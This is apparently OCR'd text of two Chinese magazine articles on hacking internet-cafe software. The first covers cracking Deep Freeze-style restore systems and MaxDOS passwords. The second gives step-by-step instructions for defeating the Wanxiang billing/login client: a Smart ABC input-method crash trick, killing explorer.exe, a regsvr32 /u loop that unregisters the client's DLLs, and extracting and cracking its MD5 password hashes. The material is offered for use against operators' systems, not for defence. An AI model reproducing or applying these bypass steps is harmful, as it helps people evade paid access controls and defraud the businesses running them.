


图7

对于新版本（任务栏出现一个猫头）也有专门的工具来破解（图8）。

如果这个工具也不管用的话还有一个变通的方法：网吧中为了方便维护都有GHOST的备份，而工具大多使用Max Dox。我们可以帮他恢复一下系统，恢复后就可以做我们自己的事情了，结束后再装回冰点。现在又出现了一个新问题，如何得到进入MaxDos的密码呢？我们可以使用MAXDOS密码破解程序来搞定（图9）。




图8




图9

有了以上的这些工具，我们在网吧里就不用再担心什么还原卡、还原精灵了，做起事来也轻松多了。

（本文所涉及到的还原系统破解工具已收录到光盘中）

文章难易度：★★
文章要点：利用智能ABC输入法突破万象

网吧再现输入法漏洞

倾城

在学校闲来无事，于是就到学校旁边的网吧去上网了。这个网吧安装的是万象管理系统，我记得万象曾经有个输入法漏洞，就是在万象登录框中，切换到智能ABC输入法，然后依次输入“V”、“↑”、“Del”、“Enter”键，就可以将管理软件强行终止掉了。我试了一下，没有成功，我猜想这个网吧里的万象管理软件可能是新版本的，可能已经修复了这个漏洞（小编注：这个输入法漏洞很早就已经公布过了，目前基本上已经绝迹了）。

我又试了一下“Sleep”和“Wakeup”按键的组合，发现也无法进入睡眠模式，看来这条路也被被封了。就在按这个组合的同时，我发现了刚才切换的输入法，也就是说我们是可以在框内切换输入法的，但是却被管理软件屏蔽了。这样，我就有了一个新的思路，是否可以通过某种方法让智能ABC输入法跳到前台来呢？我想这种方法一定是有的，我们继续来测试。

调出万象2004的登录界面（图1），直接点回车或者用鼠标点“上机”按钮，就会出现“请输入会员卡号，如果您是非会员上机，请选择普通卡上机”的提示。我们再次切换输入法（Ctrl+Shift，切换到智能ABC），我惊喜的发现智能ABC输入法跳了出来（图2）。现在就可以让经典的输入法漏洞重现了，依次输入“V”、“↑”、“Del”、“Enter”，结果成功了（图3）。可以清楚得看到错误提示，此时只要点一下回车或空格就可以将万象终止了。




图1




图2

别高兴得太早，现在还没有结束。因为此时万象会隔一段时间就重新检查一次，如果发现程序被破坏了就会调用关机函数将电脑关闭，我们当然不能让它关机。当进入系统时，看到进程中并没有万象的进程，那么它是怎么关机的呢？后来发现万象是将DLL插入到了explorer.exe文件中。只要将explorer.exe终止掉，然后再用任务管理器序重新运行一次，就可以摆脱万象了（图4），还有一个方法就是使用regsvr32来反注册DLL文件：**For %a in (AutoLive.dll,Encipher.dll.wxGame.dll,ESALES.dll,StpClt.dll,wxctxmnu.dll,astll.dll,wxfavop.dll,wxiemnu.dll,wxSD.dll) do regsvr32 /u %a**。这样，万象的本地程序我们就突破了。




图3




图4

如果到这里我们还不能进去，那么还可以使用一个叫做万象密码读取清除器的软件（图5），用来读出万象密码的HASH值，然后再使用破解MD5密码的软件跑出密码就可以了。

